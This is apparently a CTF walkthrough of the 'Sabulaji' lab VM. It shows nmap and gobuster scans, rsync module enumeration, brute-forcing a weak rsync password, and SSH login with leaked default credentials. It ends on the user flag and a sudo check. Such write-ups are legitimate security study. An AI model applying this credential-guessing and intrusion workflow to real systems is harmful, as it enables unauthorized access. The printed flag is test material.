
1- First of all, I started with Nmap port scanning using the following options: nmap -p- -sS -T4 -sV -A 192.168.1.32




```
└──╼ $sudo nmap -p- -sS -T4 -sV -A 192.168.1.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-24 20:43 EEST
Nmap scan report for 192.168.1.32
Host is up (0.00024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp  open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: epages
873/tcp open  rsync   (protocol version 31)
MAC Address: 08:00:27:85:64:FF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.24 ms 192.168.1.32
```

2-

3. I found some interesting things.

4. So I performed directory fuzzing(gobuster dir -u http://192.168.1.32/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt) But the result was not useful at all.

5-




```
└──╼ $gobuster dir  -u http://192.168.1.32/  -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.32/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 277]
/.html               (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 2232]
/.php                (Status: 403) [Size: 277]
/.html               (Status: 403) [Size: 277]
/server-status       (Status: 403) [Size: 277]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

6- So I did search for hidden parameters and found nothing
7- So I started to think about the rsync protocol but first I needed to understand what is rsync protocol
8- Rsync stands for Remote Sync.

It's a fast and efficient tool used to transfer files between two systems.


One of its main strengths is that it only transfers the differences (deltas) between the source and destination files, not the entire file again.

9- So I started to check what's inside it using: rsync rsync://192.168.1.32 and I found some interesting things

10- 

```
└──╼ $rsync rsync://192.168.1.32

public          Public Files
epages          Secret Documents
```


11- I figured out that the epages directory needs a password

12- 

```
└──╼ $rsync rsync://192.168.1.32/epages/

Password:
@ERROR: auth failed on module epages
```

13- So I opened the other directory and found a file named todo.list, so I downloaded it using:rsync -av rsync://192.168.1.32/public/todo.list ./todo.list


14-



```
└──╼ $rsync -av rsync://192.168.1.32/public/todo.list ./todo.list

receiving incremental file list
todo.list

sent 43 bytes  received 528 bytes  1,142.00 bytes/sec
total size is 433  speedup is 0.76
```

15- I found an interesting hint in the todo.list file.

16-



```
└──╼ $cat todo.list
To-Do List
=========

1. sabulaji: Remove private sharing settings
   - Review all shared files and folders.
   - Disable any private sharing links or permissions.

2. sabulaji: Change to a strong password
   - Create a new password (minimum 12 characters, include uppercase, lowercase, numbers, and symbols).
   - Update the password in the system settings.
   - Ensure the new password is not reused from other accounts.
=========
```


17- So probably it means that the user sabulaji that had access to the files inside the rsync had a weak password before changing to a very strong one so I had only one choice

and that choice is to brute force the pass of the epages.

18- So I used a simple script that ChatGPT did for me and the pass was admin123.

19- After that I downloaded the epages dir.


20-



```
└──╼ $rsync -av rsync://sabulaji@192.168.1.32/epages/ ./epages_files/

Password:
receiving incremental file list

sent 20 bytes  received 73 bytes  8.86 bytes/sec
total size is 13,312  speedup is 143.14
```

21- Then I checked the dir and I found a file named secrets.doc.

22-




```
└──╼ $ls -la ./epages_files/
total 16
drwxr-xr-x 1 afro afro    22 19:17 15 ماي .
drwxr-xr-x 1 afro afro  2896 22:00 24 يول ..
-rw-r--r-- 1 afro afro 13312 19:17 15 ماي secrets.doc
```

23- Then I checked the file and found something very interesting: it mentioned that the default account was named "welcome." I overheard a colleague chuckle about it, saying the password was something absurdly simple, like "P@ssw0rd123!"


24- So I tried to access the server with SSH using these credentials, and guess what It worked.

25-



```
└──╼ $ssh welcome@192.168.1.32
The authenticity of host '192.168.1.32 (192.168.1.32)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.32' (ED25519) to the list of known hosts.
welcome@192.168.1.32's password:
Linux Sabulaji 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
welcome@Sabulaji:~$
```

26- i found the first flag in user.txt




```
welcome@Sabulaji:~$ ls
user.txt
welcome@Sabulaji:~$ cat user.txt
flag{user-cf7883184194add6adfa5f20b5061ac7}
welcome@Sabulaji:~$
```

27-

28- After that, I checked the home directory and found a directory called sabulaji, but I couldn’t access what’s inside it.

29- So I checked what I can run with sudo, and I found something really interesting.

